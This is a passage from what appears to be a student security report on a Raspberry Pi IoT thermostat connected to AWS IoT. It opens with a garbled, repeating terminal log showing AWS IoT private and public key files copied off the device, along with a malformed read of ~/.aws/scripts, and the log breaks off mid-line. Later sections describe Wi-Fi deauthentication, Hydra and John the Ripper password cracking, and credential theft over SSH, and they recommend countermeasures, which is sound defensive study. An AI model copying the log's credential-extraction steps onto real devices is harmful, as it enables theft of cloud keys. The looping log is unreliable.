~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc55
```

Management Frames (PMF) on WPA2 is necessary to prevent future attacks using deauthentication frames. If that is not possible, implement a watchdog script that continuously monitors the Wi-Fi activity, auto-restarts the interface upon failure, logs any anomalous disconnections, and sends an alert upon receiving repeated failures. The best form of mitigation from a wireless attack surface would be to move to an Ethernet connection.

Hydra and John the Ripper analysis revealed that the Raspberry Pi password was weak and exploitable. Hydra cracked the password almost instantly, and Jack the Ripper successfully recovered the weak hash in less than a minute. Enforce a firm password policy, with a minimum of 16 characters, requiring the use of uppercase, lowercase, numbers, and symbols, immediate removal of default credentials, and password rotation every 90 days. To test out this new policy, we replaced the password with a strong alternative, and John the Ripper was unable to recover it even though we gave it well over 2 hours to crack. Another countermeasure would be to deploy fail2ban for intrusion prevention. This service can identify and block repeated failed authentication attempts. The recommended configuration is that after three failed login attempts within a term of minutes, there is a minimum ban duration of that entity's IP for twenty-five minutes. All failed attempts are logged, and alerts can be issued to admins when the ban is triggered. This will reduce the exposure to automated password-guessing attacks.

SSH access allowed the attacker to successfully extract the devices' AWS IoT certificates, permissions, and keys. Countermeasures against this would be to strengthen file permissions, monitor access to credential files, certificate rotation, and cloud-side identity monitoring.

VII. CHALLENGES AND LESSONS LEARNED

The development and security evaluation of the IoT Smart Thermostat System presented several practical challenges that shaped the testing methodology and provided insight into real-world IoT deployment considerations. One of the initial challenges was performing the Hydra brute-force attack. The Raspberry Pi's hostname did not show up automatically when looking at the local network,

which prevented Hydra from identifying the correct target system. Without the hostname, the brute-force attack could not be started. The issue was resolved using reverse DNS, which successfully mapped the hostname to the IP address. This experience underscored the extent to which fundamental network configuration issues can impede or delay security testing.

Another significant challenge occurred during attempts to execute the Wi-Fi deauthentication attack. The experiment was initially conducted with a virtual machine that lacked direct access to the physical Wi-Fi hardware. Because the VM can only be bridged without the hardware, it did not show any WLAN interfaces, and the Aircrack-ng tool suite was unable to place the wireless router into monitor mode or interact with nearby access points. This prevented the deauthentication attack from being performed. This highlighted a key lesson, where we needed to do more thorough research, because some devices require different types of hardware to perform specific attacks.

These challenges illustrate the importance of network visibility, hardware support, and environmental configuration when conducting IoT security analysis. They show that security testing is not all dependent on tools and techniques but on the infrastructure and the underlying assumptions. These lessons help with improvements to the testing workflow and help to give me a better understanding of the practical constraints in IoT security experimentation.

VIII. FUTURE WORK

Future improvements of the system will focus on adding sensing capabilities, improving automation precision, and integrating a more advanced smart-home functionality. One planned improvement would be replacing the PIR motion sensor with a camera with facial recognition capabilities. This would allow the system to detect specific household members rather than the random motion, reducing false triggers and enabling more household-aware temperature adjustments. Open-source applications such as Viseron can enable real-time facial recognition on low-power edge devices.

We also plan to integrate a real smart thermostat to enable direct HVAC control rather than

notification-based feedback. This will help automate temperature regulation based on occupancy patterns and environmental trends. The alerting mechanism will also be improved to notify when the thermostat setting changes rather than reporting on whether the temperature gets hotter.

Finally, we plan to expand the system with additional household devices, such as smart plugs. This will help us provide better insight into household energy consumption and support a more thorough energy optimization strategy.

IX. CONCLUSION

This project focused on creating a cloud-integrated IoT thermostat alert system that can be used to monitor the environments conditions and send automated alerts. It successfully gathered and transmitted data from sensors, validated MQTT routing, and triggered alerts when temperature limits were exceeded. This demonstrated that low-cost hardware can be effective for smart home monitoring.

The security analysis showed several serious vulnerabilities, such as being vulnerable to Wi-Fi deauthentication attacks and password exploitation, and the risk of certificate theft after the device's compromise. Suggested countermeasures were wireless security upgrades, credential hardening, and certificate protection, providing a practical path to improving system security. Overall, the project establishes a solid foundation for a more advanced, secure smart home thermostat.

REFERENCES

- (2025, May). <https://www.grandviewresearch.com/industry-analysis/smart-homes-industry>
- (2025, December). <https://www.kali.org/tools/hydra/>
- Alkhzaimi, H. A., Thabit, F., Can, O., Abougarair, A. J., Abdaljlil, S., & Alhomdy, S. (2024). Securing smart homes: A cloud-based iot approach to intelligent home security. *Lecture Notes in Networks and Systems*, 244–263. https://doi.org/10.1007/978-3-031-71426-9_20
- Patel, N. (n.d.). The smartest smart home attacks of all time and the not-so smart devices that made them possible. <https://www.dlink.com/fr/fr/resource-centre/blog/the-smartest-smart-home-attacks-of-all-time>
- Sasi, T., Lashkari, A. H., Lu, R., Xiong, P., & Iqbal, S. (2024). A comprehensive survey on iot attacks: Taxonomy, detection mechanisms and challenges. *Journal of Information and Intelligence*, 2(6), 455–513. <https://doi.org/https://doi.org/10.1016/j.jiixd.2023.12.001>
- Zhu, Z., Jiao, T., & Li, Z. (2024). Innovative applications of iot in smart home systems: Enhancing environmental monitoring with integrated sensor technologies and mqtt protocol. *Journal of Wireless Mobile Networks, Ubiquitous Computing, and Dependable Applications*, 15, 69–89. <https://doi.org/10.58346/JOWUA.2024.14.006>